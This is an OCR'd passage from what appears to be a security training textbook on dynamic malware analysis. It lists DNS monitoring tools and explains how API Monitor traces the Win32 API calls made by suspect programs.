


Figure 7.108: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://neustarsecurityservices.com*)
- Sonar Lite Web App (*https://constellix.com*)

Dynamic Malware Analysis: API Calls Monitoring


- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

API Monitor

API Monitor allows you to **monitor and display Win32 API calls** made by applications



https://www.apimonitor.com

API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.


